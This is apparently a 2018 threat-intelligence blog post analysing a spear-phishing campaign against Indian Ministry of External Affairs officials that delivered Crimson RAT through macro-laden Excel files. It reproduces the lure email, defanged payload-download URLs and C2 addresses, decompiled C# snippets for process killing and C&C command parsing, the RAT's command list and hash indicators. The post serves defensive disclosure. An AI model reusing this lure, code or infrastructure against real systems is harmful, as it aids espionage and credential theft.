Targeted Attack on Indian Ministry of External Affairs using Crimson RAT

volon.io/2018/09/07/targeted-attack-on-indian-ministry-of-external-affairs-using-crimson-rat

Introduction
Volon's Research team observed a spear phishing attack on Officials of Indian Ministry of External Affairs in early August. Crimson RAT was used as attack vector in this instance, same TTPs were observed by an APT group since 2016.


The email lures the officials by asking them to download the MS Excel sheet named "amended training schedule of IFS officers". The download link provided in the email is shown as "hxxps://www.mea.gov.in/ifs-traning.schedule", but it actually points to the malicious XLS document from URL: hxxp://info-sharing.net/?a=1533541533.

The document contains malicious macro code which drops first payload, the dropped payload is Crimson RAT downloader. This payload further downloads fully functional Crimson RAT from the following IP: 151.106.19[.]207:8246

A document with similar TTP was also identified in early august with the name "MoFA-MoD AFghanistan.xls" uploaded on 3rd August 2018. The XLS file contains malicious macro code, which upon execution downloads Payload from URL:"hxxp://afgcloud7.com/upld/updt.dll"

In 2016, Proofpoint published a report on "Operation Transparent Tribe". The report had details of various attacks against Indian Embassies in Saudi Arabia and Kazakhstan using Crimson RAT. And, in one of the campaigns, they found a XLS file fetching payload from same URL as we found in second campaign URL: "hxxp://afgcloud7.com/upld/updt.dll". These details might indicate that the APT group behind Operation Transparent Tribe is active and targeting Indian officials, again.

Spear Phishing Email



From Mohini <bhatiya.m@mea.gov.in> ☆ Reply Reply All Forward More

Subject **Amendment Mid Career Training Programme Phase-II for IFS officers 2018** 8/7/2018, 4:30 AM

To [redacted]@mea.gov.in ☆

Sir/Madam,


Kindly download amended IFS officers training schedule September 2018

https://www.mea.gov.in/ifs-training.schedule

--
Mohini Bhatia
ASO FSI - IT/NRG
Ministry of External Affairs
Baba Gangnath Marg, Old JNU Campus, N.D. 110067
Ph. +91 26181366
Fax # 26181324
E-mail: softfsi@mea.gov.in
BE GREEN -Pl don't print this e-mail unless you really need - SAVE TREES.

Spear Phishing Email

The lure of the campaign states the President's schedule for the various meetings.



First payload download fully functional Crimson RAT and drop it to following path: "C:\\ProgramData\\Hurmz\\bahgrtmrs.exe".

The payload has the capability to kill any process running in the system by using following code:

```
public void rimsworsbreak_process(int proid)
{
    try
    {
        try
        {
            Thread.Sleep(100);
            Process.GetProcessById(proid).Kill();
            Thread.Sleep(100);
        }
        catch
        {
            this.rimsworsdieProcess(Process.GetProcessById(proid));
        }
    }
    catch
    {
    }
```

The following code is used to parse the commands which payload receives from the C&C:

```
public string[] rimsworsget_command()
{
    string[] result;
    try
    {
        byte[] array = new byte[5];
        this.rimsworsbytesRead = this.rimsworsnetStream.Read(array, 0, 5);
        int num = BitConverter.ToInt32(array, 0);
        byte[] array2 = new byte[num];
        int num2 = 0;
        for (int i = num; i > 0; i -= this.rimsworsbytesRead)
        {
            int count = (i > this.rimsworsbuffSize) ? this.rimsworsbuffSize : i;
            this.rimsworsbytesRead = this.rimsworsnetStream.Read(array2, num2, count);
            num2 += this.rimsworsbytesRead;
        }
        string text = Encoding.UTF8.GetString(array2, 0, num).ToString();
        if (text.Trim() == "")
        {
            result = null;
        }
        else
        {
            result = text.Split(new char[]
            {
                '='
            });
        }
    }
    catch
    {
        this.rimsworsis_working = false;
        result = null;
    }
    return result;
```

Following is the list of some of the commands that the payload (Crimson RAT) supports:

1. **proc1** – List all the running processes.
2. **getavs** – List of antiviruses running on the system.
3. **filz** – Send file info to C&C
4. **dowf** – Download file from C&C
5. **cownr** – Update the binary.
6. **dirs** – Send disk drives list.
7. **afile** – Send file to C&C

Apart from above commands, the RAT has more functionalities like keylogging, browser credential theft and webcam access.

Conclusion

Based on the above campaigns, its TTPs, payload used and past reporting, there is high probability that the APT group behind “Operation Transparent Tribe” might be active and is targeting Indian organizations, again.

Indicators of Compromise

58d52690179c2467fce76cec126ec5bb
915f32d66955de954bd89e3110d6a03e
0f0f6f48c3ee5f8e7cd3697c40002bc7
6b4635023eb1372df9b7618a5dae6128

151.106.19.207:8246
151.106.19.207:3286
151.106.19.207:12621
hxxp://info-sharing.net/?a=1533541533